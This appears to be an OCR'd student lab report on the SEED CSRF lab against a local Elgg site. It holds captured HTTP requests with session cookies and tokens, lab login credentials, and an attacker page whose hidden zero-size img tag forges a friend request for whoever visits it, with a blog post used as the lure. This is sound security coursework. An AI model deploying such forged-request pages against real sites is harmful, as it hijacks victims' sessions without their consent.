
# Assignment 6

Name: Arunika Yadav
Roll Number: 1601CS56

Date: 16/04/2019


## Pre Tasks:

As one of the pre-tasks we examine the Attacker and the Elgg directories. Also all the hosts present in the given Virtual Machine.



seed16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal

```
[04/14/19]seed@VM:~$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
[04/14/19]seed@VM:~$
```




seed16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
10:14 AM

```
[04/14/19]seed@VM:~$ ls /var/www/CSRF
Attacker  Elgg
[04/14/19]seed@VM:~$ clear^C
[04/14/19]seed@VM:~$ ls /var/www/CSRF/Attacker/
[04/14/19]seed@VM:~$ ls
android  Customization  Documents  examples.desktop  Music     Public  Templates
bin      Desktop        Downloads  lib               Pictures  source  Videos
[04/14/19]seed@VM:~$ cd /var/www/CSRF/Attacker/
[04/14/19]seed@VM:.../Attacker$ ls
[04/14/19]seed@VM:.../Attacker$ cd ..
[04/14/19]seed@VM:.../CSRF$ cd Elgg/
[04/14/19]seed@VM:.../Elgg$ ls
composer.json  elgg-config  install.php  phpunit.xml  upgrade.php
composer.lock  index.php    mod          README.md    vendor
[04/14/19]seed@VM:.../Elgg$
```

## Task 3.1:

Get Request :




```
http://www.csrflabelgg.com/cache/
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Lir
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activ
Cookie: Elgg=bmj43audqnlov91r6d9dab3d26
Connection: keep-alive
GET: HTTP/1.1 200 OK
Date: Sun, 14 Apr 2019 14:00:47 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 14 Oct 2019 14:00:48 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding
Content-Encoding: gzip
Content-Length: 368
Content-Type: application/javascript;char
```

The parameters used  are given below:
http://www.csrflabelgg.com/cache/1501099611/default/core/river/filter.js
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Cookie: Elgg=bi9bv4f1eronnsiuk0h50bami7
Connection: keep-alive

GET: HTTP/1.1 200 OK
Date: Sun, 14 Apr 2019 14:09:05 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Mon, 14 Oct 2019 14:09:05 GMT
Pragma: public
Cache-Control: public
ETag: "1501099611-gzip"
Vary: Accept-Encoding

Content-Encoding: gzip
Content-Length: 277
Keep-Alive: timeout=5, max=99
Connection: Keep-Alive
Content-Type: application/javascript;charset=utf-8

<u>Post Request :</u>



```
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.
Accept: text/html,application/xhtml+xml,application/xml;
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/blog/add/42
Content-Type: application/x-www-form-urlencoded
Content-Length: 224
Cookie: Elgg=bmj43audqnlov91r6d9dab3d26
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=7voAeiEIXA-wNKb-AnJ2eA&__elgg_ts=
&tags=&comments_on=On&access_id=2&status=publi
POST: HTTP/1.1 302 Found
Date: Sun, 14 Apr 2019 14:18:36 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: http://www.csrflabelgg.com/blog/view/50/feelir
Content-Length: 0
Keep-Alive: timeout=5, max=100
```

The parameters used are given below:

http://www.csrflabelgg.com/action/login
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/activity
Content-Type: application/x-www-form-urlencoded
Content-Length: 111
Cookie: Elgg=bi9bv4f1eronnsiuk0h50bami7
Connection: keep-alive
Upgrade-Insecure-Requests: 1
__elgg_token=FPngNoVAMWjsDUyGcN0AKg&__elgg_ts=1555250941&username=alice&pass
word=seedalice&returntoreferer=true
POST: HTTP/1.1 302 Found
Date: Sun, 14 Apr 2019 14:15:53 GMT
Server: Apache/2.4.18 (Ubuntu)

```
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Set-Cookie: Elgg=bmj43audqnlov91r6d9dab3d26; path=/
Location: http://www.csrflabelgg.com/activity
Content-Length: 0
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: text/html;charset=utf-8
```


## Task 3.2:

The html content is added to the index.html file in the Attacker folder. The attack is launched with the help of the img tag in html with the width and height as 0. This automatically sends a GET request when the www.csrflabattacker.com is loaded, to the url specified in the src attribute.

The url in the src is captured using the HttpHeaderLive add-on in firefox by the attacker Boby who makes a fake account Charlie and sends a friend request to his own account to capture the url format generated when sending somebody a friend request. Boby finds out the url and when the home page of the attacker.com loads a friend request is sent to Boby by the logged in user. The request captured is shown below:


```
http://www.csrflabelgg.com/action/friends/add?friend=43&__elgg_ts=1555262493&__elgg_token=tSopAYBw0aQUmBGmfiZxDg
Host: www.csrflabelgg.com
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux i686; rv:60.0) Gecko/20100101 Firefox/60.0
Accept: application/json, text/javascript, */*; q=0.01
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.csrflabelgg.com/profile/boby
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
X-Requested-With: XMLHttpRequest
Content-Length: 56
Cookie: Elgg=eq22es7rhmivfvs3n3qiqr9jf1
Connection: keep-alive
__elgg_ts=1555262493&__elgg_token=tSopAYBw0aQUmBGmfiZxDg
POST: HTTP/1.1 200 OK
Date: Sun, 14 Apr 2019 17:21:49 GMT
Server: Apache/2.4.18 (Ubuntu)
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-Length: 309
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
```

Content-Type: application/json;charset=utf-8




seed16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Sublime Text
/var/www/CSRF/Attacker/index.html - Sublime Text (UNREGISTERED)
File Edit Selection Find View Goto Tools Project Preferences Help
index.html

```html
<!DOCTYPE html>
<html>
<head>
    <title>
        Hack Part 1
    </title>
</head>
<body>
<p>Welcome to the page</p>
<img src="http://www.csrflabelgg.com/action/friends/
add?friend=43" width="0" height="0">
</body>
</html>
```



```
http://www.csrfl
Host: www.csrflabelg
User-Agent: Mozilla/
Accept: application/
Accept-Language: en-
Accept-Encoding: gzi
Referer: http://www.
Content-Type: applic
X-Requested-With: XM
Content-Length: 56
Cookie: Elgg=eq22es7
Connection: keep-ali
__elgg_ts=155526
POST: HTTP/1.1 2
Date: Sun, 14 Apr 20
Server: Apache/2.4.1
Expires: Thu, 19 Nov
Cache-Control: no-st
Pragma: no-cache
```

Boby publishes a blog post containing the malicious website's url which is visited by Alice and Boby is added to the friend list of Alice.


seed16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
All Site Activity : CSRF Lab Site - Mozilla Firefox
2:02 PM
File Edit View History Bookmarks Tools Help
Hack Part 1
All Site Activity : CSRF La
www.csrflabelgg.com/activity
Search
Most Visited SEED Labs Sites for Labs
HTTP Hea...
Clear Options
File Save Record
Data autoscroll
Account »
Activity Blogs Bookmarks Files Groups More »
All Mine Friends
Filter Show All
Search
Blogs
Bookmarks
Files
Pages
Wire posts
Right Ctrl

```
http://www.csrfl
Host: www.csrflabelg
User-Agent: Mozilla/
Accept: application/
Accept-Language: en-
Accept-Encoding: gzi
Referer: http://www.
Content-Type: applic
X-Requested-With: XM
Content-Length: 56
Cookie: Elgg=eq22es7
Connection: keep-ali
__elgg_ts=155526
POST: HTTP/1.1 2
Date: Sun, 14 Apr 20
Server: Apache/2.4.1
Expires: Thu, 19 Nov
Cache-Control: no-st
Pragma: no-cache
```

CSRF Lab Site

All Site Activity


Boby published a blog post Check this out *just now*

http://www.csrflabattacker.com/

Alice is now a friend with Boby *5 minutes ago*

Alice is now a friend with Boby *18 minutes ago*

Alice


seed16.04 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Check this out : CSRF Lab Site - Mozilla Firefox
2:02 PM
File Edit View History Bookmarks Tools Help
Hack Part 1
Check this out : CSRF La
www.csrflabelgg.com/blog/view/53/check-this-out
Search
Most Visited SEED Labs Sites for Labs
HTTP Hea...
Clear Options
File Save Record
Data autoscroll
Account »
Activity Blogs Bookmarks Files Groups More »
Edit HTML
Search
Blogs
Bookmarks
Files
Pages
Wire posts
Right Ctrl

```
http://www.csrfl
Host: www.csrflabelg
User-Agent: Mozilla/
Accept: application/
Accept-Language: en-
Accept-Encoding: gzi
Referer: http://www.
Content-Type: applic
X-Requested-With: XM
Content-Length: 56
Cookie: Elgg=eq22es7
Connection: keep-ali
__elgg_ts=155526
POST: HTTP/1.1 2
